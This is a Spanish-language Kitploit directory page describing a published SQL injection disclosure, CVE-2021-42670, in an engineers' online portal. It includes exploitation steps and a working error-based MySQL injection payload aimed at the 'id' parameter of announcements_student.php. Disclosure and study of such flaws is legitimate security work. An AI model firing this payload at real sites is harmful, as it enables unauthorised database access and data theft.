
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-42670 — CVE-2021-42670 - Vulnerabilidad de inyección SQL en el sistema de portal en línea de ingenieros. | Kitploit
Herramientas/GitHubGitHub/0xdeku/cve-2021-42670
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de PenetraciónSeguridad de Bases de Datos
GitHub0xdeku/cve-2021-42670

CVE-2021-42670

CVE-2021-42670 - Vulnerabilidad de inyección SQL en el sistema de portal en línea de ingenieros.

Ver Repositorio
2124hace 4 añosAún no revisado
Compartir

CVE-2021-42670

CVE-2021-42670 - Vulnerabilidad de SQL Injection en el sistema de portal en línea de Engineers.

Descripción técnica:

Existe una vulnerabilidad de SQL Injection en el Portal en línea de Engineers. Un atacante puede aprovechar el parámetro vulnerable "id" en la página web "announcements_student.php" para manipular la consulta SQL realizada. Como resultado, el atacante puede extraer datos sensibles del servidor web.

Componentes afectados -

Página vulnerable - announcements_student.php

Parámetro vulnerable - "id"

Pasos para explotar:

  1. Navegue a http://localhost/nia_munoz_monitoring_system/announcements_students.php
  2. Inserte su payload en el parámetro id

Prueba de concepto (Poc) -


El siguiente payload le permitirá extraer la versión del servidor MySql que se ejecuta en el servidor web -

1' AND (SELECT 4356 FROM(SELECT COUNT(*),CONCAT(0x7178787071,(MID((IFNULL(CAST(VERSION() AS NCHAR),0x20)),1,51)),0x7178786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pMLo'='pMLo
CVE-2021-42670

Referencias -

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42670

https://nvd.nist.gov/vuln/detail/CVE-2021-42670

Descubierto por -

Alon Leviev(0xDeku), 22 de octubre de 2021.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    340
  • 4

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    314
  • 5

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    295

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





